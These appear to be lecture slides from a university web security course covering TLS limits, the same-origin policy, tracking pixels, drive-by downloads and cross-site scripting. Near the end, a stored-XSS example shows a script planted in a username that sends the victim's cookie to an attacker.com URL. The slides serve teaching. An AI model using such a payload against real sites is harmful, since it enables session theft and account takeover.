Web Threats

CS 361S


FALL 2021

LECTURE NOTES

Browser to Website Security

TLS provides end-to-end security

What are the “ends”?



BROWSER

SERVER

Trusting the Server (Backend)

TLS doesn't prevent the server from sharing with 3rd parties…


SERVER

Sharing with Government

Sharing with Criminals

Trusting the Server (Frontend)

TLS doesn’t prevent the server from directing your browser to a third party server



SECURE TLS CHANNEL

BROWSER

SERVER


Webpage Construction

Very Basic HTML

```
<HTML>
<BODY>
<H1>Hello!</H1>
</BODY>
</HTML>
```


Multi-source Webpage

```
<HTML>
<BODY>
<IMG SRC="http://otherwebsite/image.gif>
</BODY>
</HTML>
```



"IMG" is how you tell a page to put an image in the webpage. The source (SRC) or location can be any address reachable on the Internet

Visualized Multi-source



Dynamic webpage can *READ* itself!


Downloaded content is not just “static”

Dynamic webpage can ask the browser about itself

“Browser, what is displayed on the webpage?”

Potential Problem!!

The following is ***NOT*** allowed:



Evil IFRAME could ask the Browser for the contents of the website, seeing/changing Sensitive data

Preventing 3rd Party Attacks


IFRAMES are ***isolated***. Cannot ask about the rest of the page

SAME ORIGIN POLICY:

- Data from a website can only be sent back to that website
- Prevents “cookies” from being stolen
- Prevents some kinds of unexpected network connections

Websites *CAN* “Collaborate”

TLS doesn’t prevent the server from directing your browser to a third party server



SECURE TLS CHANNEL

BROWSER

SERVER

Conspiracy How-To

The main website creates an agreement with the 3rd party. “I’ll send you X data for Y dollars.” 3rd party provides a communication protocol.

3rd Party

Typically, a URL with the transmitted info included as ***part of the URL!***


1X1 tracking pixels, for example:

<IMG SRC=“http://third-party.com/***shared-info***>

Main Website

Broader Conspiracy

Normally, one 3rd party can't share data with another. (Same origin policy). But, when they all work with one ad delivery platform, that platform coordinates sharing.



Drive-by Downloads

TLS also doesn’t protect against ***CORRUPTED SERVERS***


A drive-by download is malware transmitted by a server

Usually, the server is corrupted by the attacker first

OR, it is sometimes inserted through an ad server

The web browser, when visiting the corrupted page, is attacked

Drive-by Download Visual



Requires Browser Issues Too!

Browsers are designed to prevent malicious installs

Most Drive-by-Downloads DON’T WORK if the Browser is secure

- Some do just ask a user to permit install (social engineering)
- But the true “drive-bys” exploit vulnerabilities

THIS IS WHY YOU ALWAYS UPDATE YOUR BROWSER!

Profiling/Recon

How does attack code know what kind of browser you have?

Profiling; detects the type of browser/OS/etc

Customized attack code based on vulnerabilities

Can also be time, geographic, and demographic based

Web Logins

Browsers do not maintain a connection with servers

NEW CONNECTION each time you click on Amazon

How does Amazon keep you logged in? ***COOKIES***

If your cookie is stolen, the thief can “log in” as you!

Cross-Site Scripting (XSS)

Thief tries to steal a user's login cookie


Remember, Same Origin Policy?

Cookie should ONLY be sent to Origin server

Some XSS worked by exploiting bugs in browsers

But now, bigger problem is dynamically website generation

XSS Visualization



The Attacker gets Evils JavaScript inserted either through a “reflection” attack or “storage” attack. Once operational, it can ***impersonate*** the user, including all of their cookies and settings. Moreover, the Evil JS can ***communicate*** with the attacker for data exfiltration or ongoing real-time control.

Exfiltrated:

- Web server response
- Cookies including session auth

Example:


The User's "name" has been corrupted to include a "script" that will run every time it is displayed

This is the Database

```
Username: user123<script>document.location='https://attacker.com/?cookie='+encodeURIComponen
t(document.cookie)</script>
Registered since: 2016
```

The script connects to the attacker's website with the user's cookie encoded as a parameter to the URL. This bypasses the Same Origin Policy (any URL is allowed)

XSS Visualization



